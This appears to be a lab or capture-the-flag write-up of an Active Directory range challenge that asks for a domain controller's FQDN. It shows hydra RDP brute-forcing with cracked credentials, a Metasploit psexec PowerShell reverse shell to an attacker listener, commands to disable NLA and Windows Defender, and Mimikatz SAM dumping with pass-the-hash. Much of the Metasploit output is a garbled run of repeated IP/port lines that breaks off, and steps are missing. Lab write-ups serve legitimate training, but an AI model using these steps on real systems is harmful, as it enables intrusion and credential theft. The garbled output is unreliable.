

ACTIVE DIRECTORY RANGE

SCOPE:

IP Address Range: 172.25.170.0/24

[Challenge 1:] What is the FQDN that the DC at 172.25.170.30 represents?

ANSWER: COMMANDER.COMMANDER.LOCALNET

Methodology/Exploitation: Bruteforce, RDP, Nbtstat, Pass-the-Hash Attack and Psexec

1. After discovering RDP port open on the host, I solved this challenge by brute forcing for RDP on 172.25.170.70 using hydra and we were able to discover username and password **administrator:Pa\$\$w0rd123**.

```
(root㉿kali)-[~/home/kali/Downloads/Omin1/AD]
└# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.170.70 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 09:28:37
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connectio
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (!:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.70:3389/
[3389][rdp] host: 172.25.170.70 login: administrator password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 1693 to do in 00:14h, 4 active
[ERROR] freerdp: The connection failed to establish.
[STATUS] 87.33 tries/min, 262 tries in 00:03h, 1560 to do in 00:18h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 1: 172.25.170.70 RDP Bruteforce with Hydra

2. Using the **rdesktop** command with the username and password found, we were able to gain remote desktop access into the host.




Figure 2: 172.25.170.70 RDP access

3. Next, we used **nbtstat** command to enumerate netbios 16th byte information to get the required machine name and domain of the ip address 172.25.170.30.

```

Administrator: Command Prompt
rdesktop - 172.25.170.70

C:\Administrator>nbtstat -A 172.25.170.30
Local Area Connection:
Node IpAddress: [172.25.170.70] Scope Id: []
NetBIOS Remote Machine Name Table
Name          Type        Status
COMMANDER     <00>      UNIQUE    Registered
COMMANDERTWO  <1C>      GROUP     Registered
COMMANDERTWO  <00>      GROUP     Registered
COMMANDER     <20>      UNIQUE    Registered
COMMANDERTWO  <1B>      UNIQUE    Registered

MAC Address = 3E-29-42-4C-61-A5

MAC Address = 0E-B4-F3-28-1E-46
  
```

Figure 3: 172.25.170.30 Nbtstat Enumeration

4. Taking it a step further. Meanwhile, I had also tried to use rdesktop and xfreerdp to get a remote session on 172.25.170.200 with a separate Hydra RDP bruteforce with found credentials. I tried all credentials to gain remote desktop access from my attacker machine but was getting error because I NLA was enabled. What I then tried next was to use PsExec to gain a reverse shell through port 445 as it was open on the host and selected a PowerShell payload . I got an active session with PowerShell command line and from there tried to disable NLA with the command:

- (Get-WmiObject -class Win32_TSGeneralSetting -Namespace root\cimv2\terminalservices -Filter "TerminalName='RDP-tcp'").SetUserAuthenticationRequired(0)

Next, I tried to disable windows defender with command, but I got error message.

- "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

Now, I tried xfreerdp and rdesktop but still does not work so I move on.

```
[root@kali]~/.home/.../Downloads/Omini/AD/172.25.170.200]
└# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.170.200 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws)

Hydra (https://github.com/vanhauser-thc/hc-hydra) starting at 2021-09-30 02:52:54
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to handle them
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.200:3389/
[3389][rdp] host: 172.25.170.200 login: administrator password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[STATUS] 118.00 tries/min, 118 tries in 00:01h, 1702 to do in 00:15h, 4 active
[STATUS] 82.67 tries/min, 248 tries in 00:03h, 1574 to do in 00:20h, 4 active
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login: kevin password: Pa$$w0rd123456, continuing attacking the account.
[STATUS] 72.43 tries/min, 507 tries in 00:07h, 1320 to do in 00:19h, 4 active
[STATUS] 69.92 tries/min, 839 tries in 00:12h, 990 to do in 00:15h, 4 active
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login: user password: Pa$$w0rd123, continuing attacking the account.
[STATUS] 67.41 tries/min, 1146 tries in 00:17h, 683 to do in 00:11h, 4 active
[STATUS] 63.09 tries/min, 1388 tries in 00:22h, 441 to do in 00:07h, 4 active
[3389][rdp] host: 172.25.170.200 login: cpoen password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login: admin123 password: Pa$$w0rd123456, continuing attacking the account.
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login: user-one password: Pa$$w0rd123, continuing attacking the account.
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login: user-two password: Pa$$w0rd123, continuing attacking the account.
[STATUS] 62.41 tries/min, 1685 tries in 00:27h, 144 to do in 00:03h, 4 active
[3389][rdp] account on 172.25.170.200 might be valid but account not active for remote desktop: login: user-three password: Pa$$w0rd123, continuing attacking the account.
[STATUS] 62.39 tries/min, 1747 tries in 00:28h, 82 to do in 00:02h, 4 active
[STATUS] 62.38 tries/min, 1809 tries in 00:29h, 20 to do in 00:01h, 4 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/hc-hydra) finished at 2021-09-30 03:22:10
```

Figure 4: 172.25.170.200 RDP Bruteforce with Hydra

```
Module options (exploit/windows/smb/psexec):
Name          Current Setting  Required  Description
---          ---             ---        ---
RHOSTS        172.25.170.200  yes (38/tcp)  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445              yes (39/tcp)  The SMB service port (TCP)
SERVICE_DESCRIPTION      no (445/tcp)  Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME    no                      The service display name
SERVICE_NAME       no (Host scan)  The service name
SMBDomain        .               no (OS:Windows)  The Windows domain to use for authentication
SMBPass          Pa$$w0rd123  no (OS:Windows)  The password for the specified username
SMBSHARE         \\\\"            no (OS:Windows)  The share to connect to, can be an admin share (ADMIN$,\$, ...) or a normal read/write folder share
SMBUser          administrator  no (Comp:Windows)  The username to authenticate as
                                         + NetBIOS
                                         + Domain name: ECC.LOCALNET
                                         + Host name: ECC.LOCALNET
                                         + IP: 172.25.170.200
                                         + OS: Microsoft Windows Server 2012 R2 Datacenter 6.3
                                         + CPU: Intel(R) Xeon(R) CPU E5-2620 v2 @ 2.10GHz
                                         + RAM: 15.99GB
                                         + FS: NTFS
                                         + Screenshot: 2021-09-30T08:05:56-07:00
Payload options (windows/powershell_reverse_tcp):
Name          Current Setting  Required  Description
---          ---             ---        ---
EXIFFUNC      thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.27.232.2     yes        The listen address (an interface may be specified)
LOAD_MODULES   .               no        A list of powershell modules separated by a comma to download over the web
LPORT         2222             yes        The listen port
                                         + IP: 172.27.232.2
                                         + Port: 2222
                                         + IP: 172.25.170.200
                                         + Port: 445
                                         + IP: 172.27.232.2
                                         + Port: 445
                                         + IP: 172.25.170.200
                                         + Port: 5915
                                         + IP: 172.27.232.2
                                         + Port: 5915
                                         + IP: 172.25.170.200
                                         + Port: 5916
                                         + IP: 172.27.232.2
                                         + Port: 5916
                                         + IP: 172.25.170.200
                                         + Port: 5917
                                         + IP: 172.27.232.2
                                         + Port: 5917
                                         + IP: 172.25.170.200
                                         + Port: 5918
                                         + IP: 172.27.232.2
                                         + Port: 5918
                                         + IP: 172.25.170.200
                                         + Port: 5919
                                         + IP: 172.27.232.2
                                         + Port: 5919
                                         + IP: 172.25.170.200
                                         + Port: 5920
                                         + IP: 172.27.232.2
                                         + Port: 5920
                                         + IP: 172.25.170.200
                                         + Port: 5921
                                         + IP: 172.27.232.2
                                         + Port: 5921
                                         + IP: 172.25.170.200
                                         + Port: 5922
                                         + IP: 172.27.232.2
                                         + Port: 5922
                                         + IP: 172.25.170.200
                                         + Port: 5923
                                         + IP: 172.27.232.2
                                         + Port: 5923
                                         + IP: 172.25.170.200
                                         + Port: 5924
                                         + IP: 172.27.232.2
                                         + Port: 5924
                                         + IP: 172.25.170.200
                                         + Port: 5925
                                         + IP: 172.27.232.2
                                         + Port: 5925
                                         + IP: 172.25.170.200
                                         + Port: 5926
                                         + IP: 172.27.232.2
                                         + Port: 5926
                                         + IP: 172.25.170.200
                                         + Port: 5927
                                         + IP: 172.27.232.2
                                         + Port: 5927
                                         + IP: 172.25.170.200
                                         + Port: 5928
                                         + IP: 172.27.232.2
                                         + Port: 5928
                                         + IP: 172.25.170.200
                                         + Port: 5929
                                         + IP: 172.27.232.2
                                         + Port: 5929
                                         + IP: 172.25.170.200
                                         + Port: 5930
                                         + IP: 172.27.232.2
                                         + Port: 5930
                                         + IP: 172.25.170.200
                                         + Port: 5931
                                         + IP: 172.27.232.2
                                         + Port: 5931
                                         + IP: 172.25.170.200
                                         + Port: 5932
                                         + IP: 172.27.232.2
                                         + Port: 5932
                                         + IP: 172.25.170.200
                                         + Port: 5933
                                         + IP: 172.27.232.2
                                         + Port: 5933
                                         + IP: 172.25.170.200
                                         + Port: 5934
                                         + IP: 172.27.232.2
                                         + Port: 5934
                                         + IP: 172.25.170.200
                                         + Port: 5935
                                         + IP: 172.27.232.2
                                         + Port: 5935
                                         + IP: 172.25.170.200
                                         + Port: 5936
                                         + IP: 172.27.232.2
                                         + Port: 5936
                                         + IP: 172.25.170.200
                                         + Port: 5937
                                         + IP: 172.27.232.2
                                         + Port: 5937
                                         + IP: 172.25.170.200
                                         + Port: 5938
                                         + IP: 172.27.232.2
                                         + Port: 5938
                                         + IP: 172.25.170.200
                                         + Port: 5939
                                         + IP: 172.27.232.2
                                         + Port: 5939
                                         + IP: 172.25.170.200
                                         + Port: 5940
                                         + IP: 172.27.232.2
                                         + Port: 5940
                                         + IP: 172.25.170.200
                                         + Port: 5941
                                         + IP: 172.27.232.2
                                         + Port: 5941
                                         + IP: 172.25.170.200
                                         + Port: 5942
                                         + IP: 172.27.232.2
                                         + Port: 5942
                                         + IP: 172.25.170.200
                                         + Port: 5943
                                         + IP: 172.27.232.2
                                         + Port: 5943
                                         + IP: 172.25.170.200
                                         + Port: 5944
                                         + IP: 172.27.232.2
                                         + Port: 5944
                                         + IP: 172.25.170.200
                                         + Port: 5945
                                         + IP: 172.27.232.2
                                         + Port: 5945
                                         + IP: 172.25.170.200
                                         + Port: 5946
                                         + IP: 172.27.232.2
                                         + Port: 5946
                                         + IP: 172.25.170.200
                                         + Port: 5947
                                         + IP: 172.27.232.2
                                         + Port: 5947
                                         + IP: 172.25.170.200
                                         + Port: 5948
                                         + IP: 172.27.232.2
                                         + Port: 5948
                                         + IP: 172.25.170.200
                                         + Port: 5949
                                         + IP: 172.27.232.2
                                         + Port: 5949
                                         + IP: 172.25.170.200
                                         + Port: 5950
                                         + IP: 172.27.232.2
                                         + Port: 5950
                                         + IP: 172.25.170.200
                                         + Port: 5951
                                         + IP: 172.27.232.2
                                         + Port: 5951
                                         + IP: 172.25.170.200
                                         + Port: 5952
                                         + IP: 172.27.232.2
                                         + Port: 5952
                                         + IP: 172.25.170.200
                                         + Port: 5953
                                         + IP: 172.27.232.2
                                         + Port: 5953
                                         + IP: 172.25.170.200
                                         + Port: 5954
                                         + IP: 172.27.232.2
                                         + Port: 5954
                                         + IP: 172.25.170.200
                                         + Port: 5955
                                         + IP: 172.27.232.2
                                         + Port: 5955
                                         + IP: 172.25.170.200
                                         + Port: 5956
                                         + IP: 172.27.232.2
                                         + Port: 5956
                                         + IP: 172.25.170.200
                                         + Port: 5957
                                         + IP: 172.27.232.2
                                         + Port: 5957
                                         + IP: 172.25.170.200
                                         + Port: 5958
                                         + IP: 172.27.232.2
                                         + Port: 5958
                                         + IP: 172.25.170.200
                                         + Port: 5959
                                         + IP: 172.27.232.2
                                         + Port: 5959
                                         + IP: 172.25.170.200
                                         + Port: 5960
                                         + IP: 172.27.232.2
                                         + Port: 5960
                                         + IP: 172.25.170.200
                                         + Port: 5961
                                         + IP: 172.27.232.2
                                         + Port: 5961
                                         + IP: 172.25.170.200
                                         + Port: 5962
                                         + IP: 172.27.232.2
                                         + Port: 5962
                                         + IP: 172.25.170.200
                                         + Port: 5963
                                         + IP: 172.27.232.2
                                         + Port: 5963
                                         + IP: 172.25.170.200
                                         + Port: 5964
                                         + IP: 172.27.232.2
                                         + Port: 5964
                                         + IP: 172.25.170.200
                                         + Port: 5965
                                         + IP: 172.27.232.2
                                         + Port: 5965
                                         + IP: 172.25.170.200
                                         + Port: 5966
                                         + IP: 172.27.232.2
                                         + Port: 5966
                                         + IP: 172.25.170.200
                                         + Port: 5967
                                         + IP: 172.27.232.2
                                         + Port: 5967
                                         + IP: 172.25.170.200
                                         + Port: 5968
                                         + IP: 172.27.232.2
                                         + Port: 5968
                                         + IP: 172.25.170.200
                                         + Port: 5969
                                         + IP: 172.27.232.2
                                         + Port: 5969
                                         + IP: 172.25.170.200
                                         + Port: 5970
                                         + IP: 172.27.232.2
                                         + Port: 5970
                                         + IP: 172.25.170.200
                                         + Port: 5971
                                         + IP: 172.27.232.2
                                         + Port: 5971
                                         + IP: 172.25.170.200
                                         + Port: 5972
                                         + IP: 172.27.232.2
                                         + Port: 5972
                                         + IP: 172.25.170.200
                                         + Port: 5973
                                         + IP: 172.27.232.2
                                         + Port: 5973
                                         + IP: 172.25.170.200
                                         + Port: 5974
                                         + IP: 172.27.232.2
                                         + Port: 5974
                                         + IP: 172.25.170.200
                                         + Port: 5975
                                         + IP: 172.27.232.2
                                         + Port: 5975
                                         + IP: 172.25.170.200
                                         + Port: 5976
                                         + IP: 172.27.232.2
                                         + Port: 5976
                                         + IP: 172.25.170.200
                                         + Port: 5977
                                         + IP: 172.27.232.2
                                         + Port: 5977
                                         + IP: 172.25.170.200
                                         + Port: 5978
                                         + IP: 172.27.232.2
                                         + Port: 5978
                                         + IP: 172.25.170.200
                                         + Port: 5979
                                         + IP: 172.27.232.2
                                         + Port: 5979
                                         + IP: 172.25.170.200
                                         + Port: 5980
                                         + IP: 172.27.232.2
                                         + Port: 5980
                                         + IP: 172.25.170.200
                                         + Port: 5981
                                         + IP: 172.27.232.2
                                         + Port: 5981
                                         + IP: 172.25.170.200
                                         + Port: 5982
                                         + IP: 172.27.232.2
                                         + Port: 5982
                                         + IP: 172.25.170.200
                                         + Port: 5983
                                         + IP: 172.27.232.2
                                         + Port: 5983
                                         + IP: 172.25.170.200
                                         + Port: 5984
                                         + IP: 172.27.232.2
                                         + Port: 5984
                                         + IP: 172.25.170.200
                                         + Port: 5985
                                         + IP: 172.27.232.2
                                         + Port: 5985
                                         + IP: 172.25.170.200
                                         + Port: 5986
                                         + IP: 172.27.232.2
                                         + Port: 5986
                                         + IP: 172.25.170.200
                                         + Port: 5987
                                         + IP: 172.27.232.2
                                         + Port: 5987
                                         + IP: 172.25.170.200
                                         + Port: 5988
                                         + IP: 172.27.232.2
                                         + Port: 5988
                                         + IP: 172.25.170.200
                                         + Port: 5989
                                         + IP: 172.27.232.2
                                         + Port: 5989
                                         + IP: 172.25.170.200
                                         + Port: 5990
                                         + IP: 172.27.232.2
                                         + Port: 5990
                                         + IP: 172.25.170.200
                                         + Port: 5991
                                         + IP: 172.27.232.2
                                         + Port: 5991
                                         + IP: 172.25.170.200
                                         + Port: 5992
                                         + IP: 172.27.232.2
                                         + Port: 5992
                                         + IP: 172.25.170.200
                                         + Port: 5993
                                         + IP: 172.27.232.2
                                         + Port: 5993
                                         + IP: 172.25.170.200
                                         + Port: 5994
                                         + IP: 172.27.232.2
                                         + Port: 5994
                                         + IP: 172.25.170.200
                                         + Port: 5995
                                         + IP: 172.27.232.2
                                         + Port: 5995
                                         + IP: 172.25.170.200
                                         + Port: 5996
                                         + IP: 172.27.232.2
                                         + Port: 5996
                                         + IP: 172.25.170.200
                                         + Port: 5997
                                         + IP: 172.27.232.2
                                         + Port: 5997
                                         + IP: 172.25.170.200
                                         + Port: 5998
                                         + IP: 172.27.232.2
                                         + Port: 5998
                                         + IP: 172.25.170.200
                                         + Port: 5999
                                         + IP: 172.27.232.2
                                         + Port: 5999
                                         + IP: 172.25.170.200
                                         + Port: 6000
                                         + IP: 172.27.232.2
                                         + Port: 6000
                                         + IP: 172.25.170.200
                                         + Port: 6001
                                         + IP: 172.27.232.2
                                         + Port: 6001
                                         + IP: 172.25.170.200
                                         + Port: 6002
                                         + IP: 172.27.232.2
                                         + Port: 6002
                                         + IP: 172.25.170.200
                                         + Port: 6003
                                         + IP: 172.27.232.2
                                         + Port: 6003
                                         + IP: 172.25.170.200
                                         + Port: 6004
                                         + IP: 172.27.232.2
                                         + Port: 6004
                                         + IP: 172.25.170.200
                                         + Port: 6005
                                         + IP: 172.27.232.2
                                         + Port: 6005
                                         + IP: 172.25.170.200
                                         + Port: 6006
                                         + IP: 172.27.232.2
                                         + Port: 6006
                                         + IP: 172.25.170.200
                                         + Port: 6007
                                         + IP: 172.27.232.2
                                         + Port: 6007
                                         + IP: 172.25.170.200
                                         + Port: 6008
                                         + IP: 172.27.232.2
                                         + Port: 6008
                                         + IP: 172.25.170.200
                                         + Port: 6009
                                         + IP: 172.27.232.2
                                         + Port: 6009
                                         + IP: 172.25.170.200
                                         + Port: 6010
                                         + IP: 172.27.232.2
                                         + Port: 6010
                                         + IP: 172.25.170.200
                                         + Port: 6011
                                         + IP: 172.27.232.2
                                         + Port: 6011
                                         + IP: 172.25.170.200
                                         + Port: 6012
                                         + IP: 172.27.232.2
                                         + Port: 6012
                                         + IP: 172.25.170.200
                                         + Port: 6013
                                         + IP: 172.27.232.2
                                         + Port: 6013
                                         + IP: 172.25.170.200
                                         + Port: 6014
                                         + IP: 172.27.232.2
                                         + Port: 6014
                                         + IP: 172.25.170.200
                                         + Port: 6015
                                         + IP: 172.27.232.2
                                         + Port: 6015
                                         + IP: 172.25.170.200
                                         + Port: 6016
                                         + IP: 172.27.232.2
                                         + Port: 6016
                                         + IP: 172.25.170.200
                                         + Port: 6017
                                         + IP: 172.27.232.2
                                         + Port: 6017
                                         + IP: 172.25.170.200
                                         + Port: 6018
                                         + IP: 172.27.232.2
                                         + Port: 6018
                                         + IP: 172.25.170.200
                                         + Port: 6019
                                         + IP: 172.27.232.2
                                         + Port: 6019
                                         + IP: 172.25.170.200
                                         + Port: 6020
                                         + IP: 172.27.232.2
                                         + Port: 6020
                                         + IP: 172.25.170.200
                                         + Port: 6021
                                         + IP: 172.27.232.2
                                         + Port: 6021
                                         + IP: 172.25.170.200
                                         + Port: 6022
                                         + IP: 172.27.232.2
                                         + Port: 6022
                                         + IP: 172.25.170.200
                                         + Port: 6023
                                         + IP: 172.27.232.2
                                         + Port: 6023
                                         + IP: 172.25.170.200
                                         + Port: 6024
                                         + IP: 172.27.232.2
                                         + Port: 6024
                                         + IP: 172.25.170.200
                                         + Port: 6025
                                         + IP: 172.27.232.2
                                         + Port: 6025
                                         + IP: 172.25.170.200
                                         + Port: 6026
                                         + IP: 172.27.232.2
                                         + Port: 6026
                                         + IP: 172.25.170.200
                                         + Port: 6027
                                         + IP: 172.27.232.2
                                         + Port: 6027
                                         + IP: 172.25.170.200
                                         + Port: 6028
                                         + IP: 172.27.232.2
                                         + Port: 6028
                                         + IP: 172.25.170.200
                                         + Port: 6029
                                         + IP: 172.27.232.2
                                         + Port: 6029
                                         + IP: 172.25.170.200
                                         + Port: 6030
                                         + IP: 172.27.232.2
                                         + Port: 6030
                                         + IP: 172.25.170.200
                                         + Port: 6031
                                         + IP: 172.27.232.2
                                         + Port: 6031
                                         + IP: 172.25.170.200
                                         + Port: 6032
                                         + IP: 172.27.232.2
                                         + Port: 6032
                                         + IP: 172.25.170.200
                                         + Port: 6033
                                         + IP: 172.27.232.2
                                         + Port: 6033
                                         + IP: 172.25.170.200
                                         + Port: 6034
                                         + IP: 172.27.232.2
                                         + Port: 6034
                                         + IP: 172.25.170.200
                                         + Port: 6035
                                         + IP: 172.27.232.2
                                         + Port: 6035
                                         + IP: 172.25.170.200
                                         + Port: 6036
                                         + IP: 172.27.232.2
                                         + Port: 6036
                                         + IP: 172.25.170.200
                                         + Port: 6037
                                         + IP: 172.27.232.2
                                         + Port: 6037
                                         + IP: 172.25.170.200
                                         + Port: 6038
                                         + IP: 172.27.232.2
                                         + Port: 6038
                                         + IP: 172.25.170.200
                                         + Port: 6039
                                         + IP: 172.27.232.2
                                         + Port: 6039
                                         + IP: 172.25.170.200
                                         + Port: 6040
                                         + IP: 172.27.232.2
                                         + Port: 6040
                                         + IP: 172.25.170.200
                                         + Port: 6041
                                         + IP: 172.27.232.2
                                         + Port: 6041
                                         + IP: 172.25.170.200
                                         + Port: 6042
                                         + IP: 172.27.232.2
                                         + Port: 6042
                                         + IP: 172.25.170.200
                                         + Port: 6043
                                         + IP: 172.27.232.2
                                         + Port: 6043
                                         + IP: 172.25.170.200
                                         + Port: 6044
                                         + IP: 172.27.232.2
                                         + Port: 6044
                                         + IP: 172.25.170.200
                                         + Port: 6045
                                         + IP: 172.27.232.2
                                         + Port: 6045
                                         + IP: 172.25.170.200
                                         + Port: 6046
                                         + IP: 172.27.232.2
                                         + Port: 6046
                                         + IP: 172.25.170.200
                                         + Port: 6047
                                         + IP: 172.27.232.2
                                         + Port: 6047
                                         + IP: 172.25.170.200
                                         + Port: 6048
                                         + IP: 172.27.232.2
                                         + Port: 6048
                                         + IP: 172.25.170.200
                                         + Port: 6049
                                         + IP: 172.27.232.2
                                         + Port: 6049
                                         + IP: 172.25.170.200
                                         + Port: 6050
                                         + IP: 172.27.232.2
                                         + Port: 6050
                                         + IP: 172.25.170.200
                                         + Port: 6051
                                         + IP: 172.27.232.2
                                         + Port: 6051
                                         + IP: 172.25.170.200
                                         + Port: 6052
                                         + IP: 172.27.232.2
                                         + Port: 6052
                                         + IP: 172.25.170.200
                                         + Port: 6053
                                         + IP: 172.27.232.2
                                         + Port: 6053
                                         + IP: 172.25.170.200
                                         + Port: 6054
                                         + IP: 172.27.232.2
                                         + Port: 6054
                                         + IP: 172.25.170.200
                                         + Port: 6055
                                         + IP: 172.27.232.2
                                         + Port: 6055
                                         + IP: 172.25.170.200
                                         + Port: 6056
                                         + IP: 172.27.232.2
                                         + Port: 6056
                                         + IP: 172.25.170.200
                                         + Port: 6057
                                         + IP: 172.27.232.2
                                         + Port: 6057
                                         + IP: 172.25.170.200
                                         + Port: 6058
                                         + IP: 172.27.232.2
                                         + Port: 6058
                                         + IP: 172.25.170.200
                                         + Port: 6059
                                         + IP: 172.27.232.2
                                         + Port: 6059
                                         + IP: 172.25.170.200
                                         + Port: 6060
                                         + IP: 172.27.232.2
                                         + Port: 6060
                                         + IP: 172.25.170.200
                                         + Port: 6061
                                         + IP: 172.27.232.2
                                         + Port: 6061
                                         + IP: 172.25.170.200
                                         + Port: 6062
                                         + IP: 172.27.232.2
                                         + Port: 6062
                                         + IP: 172.25.170.200
                                         + Port: 6063
                                         + IP: 172.27.232.2
                                         + Port: 6063
                                         + IP: 172.25.170.200
                                         + Port: 6064
                                         + IP: 172.27.232.2
                                         + Port: 6064
                                         + IP: 172.25.170.200
                                         + Port: 6065
                                         + IP: 172.27.232.2
                                         + Port: 6065
                                         + IP: 172.25.170.200
                                         + Port: 6066
                                         + IP: 172.27.232.2
                                         + Port: 6066
                                         + IP: 172.25.170.200
                                         + Port: 6067
                                         + IP: 172.27.232.2
                                         + Port: 6067
                                         + IP: 172.25.170.200
                                         + Port: 6068
                                         + IP: 172.27.232.2
                                         + Port: 6068
                                         + IP: 172.25.170.200
                                         + Port: 6069
                                         + IP: 172.27.232.2
                                         + Port: 6069
                                         + IP: 172.25.170.200
                                         + Port: 6070
                                         + IP: 172.27.
```




Figure 6: Attacker Machine Python SimpleHTTPServer




Figure 7: 172.25.170.200 Mimikatz & PsExec Upload

7. The next thing was to dump the local administrator hash using Mimikatz. Open cmd as administrator and navigate to where you've downloaded Mimikatz. Launch Mimikatz via cmd and use the following commands to dump and pass the hash:

- privilege::debug
- token::elevate
- lsadump::sam
- sekurlsa::pth /user:administrator /domain: /ntlm:<your dumped hash>

8. This will pass the hash to a newly spawned Mimikatz shell. where I then use PsExec ([Psexec \\172.25.170.30: cmd.exe](#)) to request the hosts command line interface with the passed hash. This gave me administrator access shell to 172.25.170.30 where I was able to ping for the FQDN just to be sure I had the correct information NetBIOS 16th byte had previously enumerated from host 172.25.170.30. This came back as a different FQDN.

rdesktop -172.25.170.70

Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

